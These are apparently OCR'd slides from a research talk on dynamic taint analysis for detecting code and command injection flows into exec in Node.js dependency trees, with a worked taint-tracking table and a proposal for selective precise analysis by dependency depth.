
1 - | $IDS = [\,]$ | $M_w = \{\text{“grep ”}: ID_0, \text{query}: ID_1\}$
2 $U(\text{“grep ”})$ | $IDS = [ID_0]$ | $M_w = \{\text{query}: ID_1\}$
2 $U(\text{query})$ | $IDS = [ID_0, ID_1]$ | $M_w = \{\,\}$
4 $W(\text{r1.1})$ | $IDS = [ID_0]$ | $M_w = \{\text{r1.1}: ID_1\}$
4 $W(\text{r1.0})$ | $IDS = [\,]$ | $M_w = \{\text{r1.1}: ID_1, \text{r1.0}: ID_0\}$
4 $W(\text{r3})$ | $IDS = [\,]$
| $M_w = \{\text{r1.1}: ID_1, \text{r1.0}: ID_0, \text{r3}: ID_2\}$
5 $U(\text{r3})$ | $IDS = [\,ID_2]$ | $M_w = \{\text{r1.1}: ID_1, \text{r1.0}: ID_0\}$
7 $W(\text{r4.0})$ | $IDS = [\,]$
| $M_w = \{\text{r1.1}: ID_1, \text{r1.0}: ID_0, \text{r4.0}: ID_2\}$
7 $W(\text{r5})$ | $IDS = [\,]$
| $M_w = \{\text{r1.1}: ID_1, \text{r1.0}: ID_0, \text{r4.0}: ID_2, \text{r5}: ID_3\}$

Provenance Layer


1 $\eta_0.\tau = \{U, U, U, U, U\}$
| $\eta_1.\tau = \{T, T, T, T, T, T, T\}$
| $M_t = \{ID_0: \eta_0, ID_1: \eta_1\}$
4 $\eta_2 = \eta_0 \uplus_{[r2,+]} \eta_1$
| $M_t = \{ID_0: \eta_0, ID_1: \eta_1, ID_2: \eta_2\}$
7 halt; $\text{tainted}(\eta_2.\tau)$



Node.js Package Development Model



Node.js Package Attacker Model



Parent application (PA) includes a vulnerable dependency (Dep 6)


Arbitrary Code Execution (ACE; CWE-94)
Arbitrary Command Injection (ACI; CWE-88)

PA has an *unsanitized* dataflow (heavy red arrows) to Dep 6

Dep 6 accesses privileged Node.js API (exec)

Attack: 1) Submits exploit to PA 2) PA passes exploit to Dep 6 3) Dep 6 passes exploit to exec

Prior Work: Dynamic Taint Analysis for Node.js Packages



Track dataflow from untrusted *sources* to sensitive *sinks*


Prior work detects *flows* with **dynamic taint analysis** and <u>manually</u> confirms them

[1] François Gauthier, Behnaz Hassanshahi, and Alexander Jordan. AFFOGATO: Runtime detection of injection attacks for Node.js. In *ISSTA/ECOOP Workshops*, 2018.

[2] R. Karim, F. Tip, A. Sochurkova, and K. Sen. Platform-Independent Dynamic Taint Analysis for JavaScript. In *IEEE Transactions on Software Engineering*, 2018.

Analyst confirmation burden: Average npm package has **79** dependencies

Scalability: Selective Precise Analysis of Dependencies



Motivation: Packages avg **79** deps

Insight: Not every dependency needs precise analysis; deeper deps. don't add flows but increase overhead

Algorithm: Mark, based on a package's depth in tree, whether to analyze *precisely* or *imprecisely*

Tuning: Analyst-controllable parameters w.r.t. tree size & depth